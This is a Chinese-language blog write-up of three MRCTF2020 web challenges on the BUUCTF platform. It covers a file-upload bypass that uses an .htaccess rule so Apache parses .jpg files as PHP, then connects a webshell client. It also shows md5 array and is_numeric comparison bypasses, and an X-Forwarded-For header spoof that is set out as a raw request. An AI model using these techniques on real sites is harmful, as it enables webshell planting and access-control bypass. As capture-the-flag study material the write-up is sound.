BUUCTF

原创

渣渣的沫沫 于 2020-04-11 00:50:48 发布 418 收藏 1

[MRCTF2020]你传你□呢


选择文件 未选择任何文件
一键去世

知识点：文件上传
1.Apache服务器 上传.htaccess 文件，bp抓包

```
AddType application/x-httpd-php .jpg（将jpg当做PHP解析）
```

2.MIME类型验证绕过：修改Content-type为：image/jpeg

上传



再上传jpg,蚁剑连上，url

```
http://b29acfc2-511c-4e8d-9809-f6d603e67757.node3.buuoj.cn/upload/170cb926048a559363653af71ffd6476/1.jpg
```

拿flag

upload.php

```php
<?php
session_start();
echo "
<meta charset=\"utf-8\">";
if(!isset($_SESSION['user'])){
    $_SESSION['user'] = md5((string)time() . (string)rand(100, 1000));
}
if(isset($_FILES['uploaded'])) {
    $target_path  = getcwd() . "/upload/" . md5($_SESSION['user']);
    $t_path = $target_path . "/" . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext  = substr($uploaded_name, strrpos($uploaded_name,'.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];
    $uploaded_tmp  = $_FILES['uploaded']['tmp_name'];

    if(preg_match("/ph/i", strtolower($uploaded_ext))){
        die("鎴戞境your problem?");
    }
    else{
        if ((($_FILES["uploaded"]["type"] == "
            ") || ($_FILES["uploaded"]["type"] == "image/jpeg") || ($_FILES["uploaded"]["type"] == "image/pjpeg"
)|| ($_FILES["uploaded"]["type"] == "image/png")) && ($_FILES["uploaded"]["size"] < 2048)){
            $content = file_get_contents($uploaded_tmp);
   mkdir(iconv("UTF-8", "GBK", $target_path), 0777, true);
   move_uploaded_file($uploaded_tmp, $t_path);
   echo "{$t_path} succesfully uploaded!";
        }
        else{
            die("鎴戞境your problem?");
        }
    }
}
?>
```

[MRCTF2020]Ez_bypass

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        `
```

```
        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```


知识点：


1.md5

```
(md5($id) === md5($gg) && $id !== $gg)
```

前者表示数值和类型完全相同， 后者表示值相同但类型不同，可以数组绕过，GET gg[]=1&id[]=2

2.is_numeric函数

该函数作用是检测变量是否为数字或数字字符串,是则返回ture，反之，则返回true，用hackbar POST提交$passwd=1234567+任意字符绕过



参考wp

[MRCTF2020]PYWebsite

查看源代码

查看源代码

```
function enc(code){
  hash = hex_md5(code);
  return hash;
}
function validate(){
  var code = document.getElementById("vcode").value;
  if (code != ""){
    if(hex_md5(code) == "0cd4da0223c0b280829dc3ea458d655c"){
      alert("您通过了验证！");
      window.location = "./flag.php"
    }else{
      alert("你的授权码不正确！");
    }
  }else{
    alert("请输入授权码");
  }

}
```


拜托，我也是学过半小时网络安全的，你骗不了我！

我已经把购买者的IP保存了，显然你没有购买

验证逻辑是在后端的，除了购买者和我自己，没有人可以看到flag

还不快去买

看了别人的wp，关键词IP

X-Forwarded-For:127.0.0.1

Request

Raw | Headers | Hex

```
ET /flag.php HTTP/1.1
ost: node3.buuoj.cn:29952
ache-Control: max-age=0
pgrade-Insecure-Requests: 1
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
hrome/79.0.3945.130 Safari/537.36
ccept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/s
ned-exchange;v=b3;q=0.9
ccept-Encoding: gzip, deflate
ccept-Language: zh-CN,zh;q=0.9
onnection: close
Forwarded-For:127.0.0.1
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Fri, 10 Apr 2020 03:27:14 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.25
Vary: Accept-Encoding
Content-Length: 243
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
<head>
      <meta charset="utf-8">
</head>
<body>
<img src="./img/2.jpg" width="300" height="300" />
<p>钉！你的flag已到达，请注意查收！</p><p
style="color:white">flag{1cb6e525-6eb9-44c6-b54f-cda7f7d464e6}</p></body>
</html>
```